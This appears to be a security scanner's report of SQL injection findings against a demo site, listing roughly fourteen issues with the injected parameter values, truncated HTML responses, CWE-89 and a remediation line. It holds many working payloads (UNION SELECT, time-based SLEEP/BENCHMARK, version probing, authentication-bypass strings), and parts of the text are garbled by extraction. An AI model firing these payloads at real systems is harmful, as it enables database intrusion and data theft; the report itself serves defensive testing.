Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 28--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 28--
Name	Value				
DemoUser1#	ORDER BY 28--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1746

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND true</td></tr></table>	Name	Value	DemoUser1#	AND true
Name	Value				
DemoUser1#	AND true				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1747				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>and (select substring(@@version,3,1))='c'</td></tr></table>	Name	Value	DemoUser1#	and (select substring(@@version,3,1))='c'
Name	Value				
DemoUser1#	and (select substring(@@version,3,1))='c'				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1748				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1749

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1750				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	DemoUser1#	HAVING 1=1#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1751	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT SLEEP(5) --</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT SLEEP(5) --
Name	Value				
DemoUser1#	UNION ALL SELECT SLEEP(5) --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID	CWE-89	
Issue Number		#1752

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin") or "1"="1"/*</td></tr></table>		Name	Value	DemoUser1#	admin") or "1"="1"/*
Name	Value					
DemoUser1#	admin") or "1"="1"/*					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSrKXQE1R8DlggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1753				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1754

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>-1' UNION SELECT 1,2,3---</td></tr></table>	Name	Value	DemoUser1#	-1' UNION SELECT 1,2,3---
Name	Value				
DemoUser1#	-1' UNION SELECT 1,2,3---				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1755				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1'</td></tr></table>	Name	Value	DemoUser1#	1'
Name	Value				
DemoUser1#	1'				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1756				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or benchmark(50000000,MD5(1))--</td></tr></table>	Name	Value	DemoUser1#	or benchmark(50000000,MD5(1))--
Name	Value				
DemoUser1#	or benchmark(50000000,MD5(1))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1757

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1758				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response					

